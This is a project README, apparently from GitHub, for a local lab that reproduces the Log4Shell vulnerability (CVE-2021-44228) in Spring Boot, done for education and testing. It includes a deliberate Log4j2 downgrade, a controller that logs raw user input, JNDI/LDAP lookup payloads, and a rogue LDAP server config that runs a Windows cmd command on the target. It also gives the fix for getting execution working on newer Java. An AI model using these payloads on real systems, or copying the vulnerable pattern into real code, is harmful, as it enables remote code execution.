 mklinkj/log4j2-test
Log4j2 LDAP 취약점 테스트 (CVE-2021-44228)

🎈 Tested on Spring Boot 2.x environment
pom.xml : Downgraded Log4j2 version to a vulnerable version
<properties>
  <java.version>17</java.version>
  <!-- The currently configured Spring Boot version has a higher log4j version than the vulnerable 2.14.1, so we intentionally downgrade it.-->
  <log4j2.version>2.14.1</log4j2.version>
</properties>
LoggingController : Added a controller method that logs user input directly
  @PostMapping("/form")
  public String form(String ldapString, RedirectAttributes rttr) {
    try {
      LOGGER.info("{}", ldapString);
      rttr.addFlashAttribute("exception", "No exception occurred");
    } catch (Exception e) {
      rttr.addFlashAttribute("exception", "Exception occurred: " + e.getMessage());
    }
    return "redirect:/";
  }
Browser view

When the string ${jndi:ldap://127.0.0.1:19090/run} is actually sent to the server, the server attempts to connect to 127.0.0.1:19090.
2022-01-03 13:16:52.526  INFO 14736 --- [nio-8080-exec-7] o.m.t.c.LoggingController                : ${jndi:ldap://127.0.0.1:19090/run}
2022-01-03 13:17:09,993 http-nio-8080-exec-10 WARN Error looking up JNDI resource [ldap://127.0.0.1:19090/run]. javax.naming.CommunicationException: 127.0.0.1:19090 [Root exception is java.net.ConnectException: Connection refused: connect]
...
Since the LDAP server is not actually running on local port 19090, an error log with the exception Connection refused: connect is recorded.
In the code LOGGER.info("{}", ldapString);, no JNDI error exception was thrown.
Based on https://github.com/veracode-research/rogue-jndi, only the Tomcat-related parts were investigated and configured as a simple Spring Boot project.
The reason for investigating only Tomcat-related parts is...
Since the target test server is based on Spring Boot's embedded Tomcat, it was expected that investigating only Tomcat would be sufficient to verify the vulnerability behavior.
Preparing the Command
Since using only a simple calculator was too trivial, I tried combining cmd commands.
ldapserver-config.properties
# Writes the Windows OS version of the target server to a text file and opens it with Notepad
ldaptest.remote.command=cmd /c ver > test.txt && notepad test.txt
...
When actually tested, it was indeed possible to remotely execute executables on the target test server. The verification method is as follows.
Start the ldap-server and target-server
# Start the LDAP server
C:\git-mklinkj\log4j2-test\ldap-server>mvnw clean spring-boot:run

# Start the test target server
C:\git-mklinkj\log4j2-test\target-server>mvnw clean spring-boot:run
After sending the string ${jndi:ldap://127.0.0.1:19090/o=tomcat} to the test target server, verify

A test.txt file was created in the target-server project root and opened via Notepad.
The payload sent to the target Tomcat uses Nashorn, the Java implementation of JavaScript. Nashorn was completely removed starting from Java 15. This caused an issue where the ldap server sent the command to the target Tomcat, but the command was not executed.
In that case, adding either nashorn-core or rhino-engine as a library to the target Tomcat server resolved the problem.
<dependency>
  <groupId>org.openjdk.nashorn</groupId>
  <artifactId>nashorn-core</artifactId>
  <version>${nashorn.version}</version>
</dependency>
<dependency>
  <groupId>org.mozilla</groupId>
  <artifactId>rhino-engine</artifactId>
  <version>${rhino-engine.version}</version>
</dependency>
To make version management easier, I modified pom.xml with a parent-child relationship. You can run it from the directory containing the parent pom as follows.
# Run all tests
$ mvnw clean test

# Since it does not run in the background, each must be run in a separate console window.
$ mvnw clean spring-boot:run -pl ldap-server
$ mvnw clean spring-boot:run -pl target-server

# You can also go directly into the subproject directory and run it.
$ cd target-server
$ mvnw clean spring-boot:run
This software is provided for educational purposes and/or for testing systems that the user has prior permission to attack.
(Since rogue-jndi also added this phrase, I included it as well. 😓)
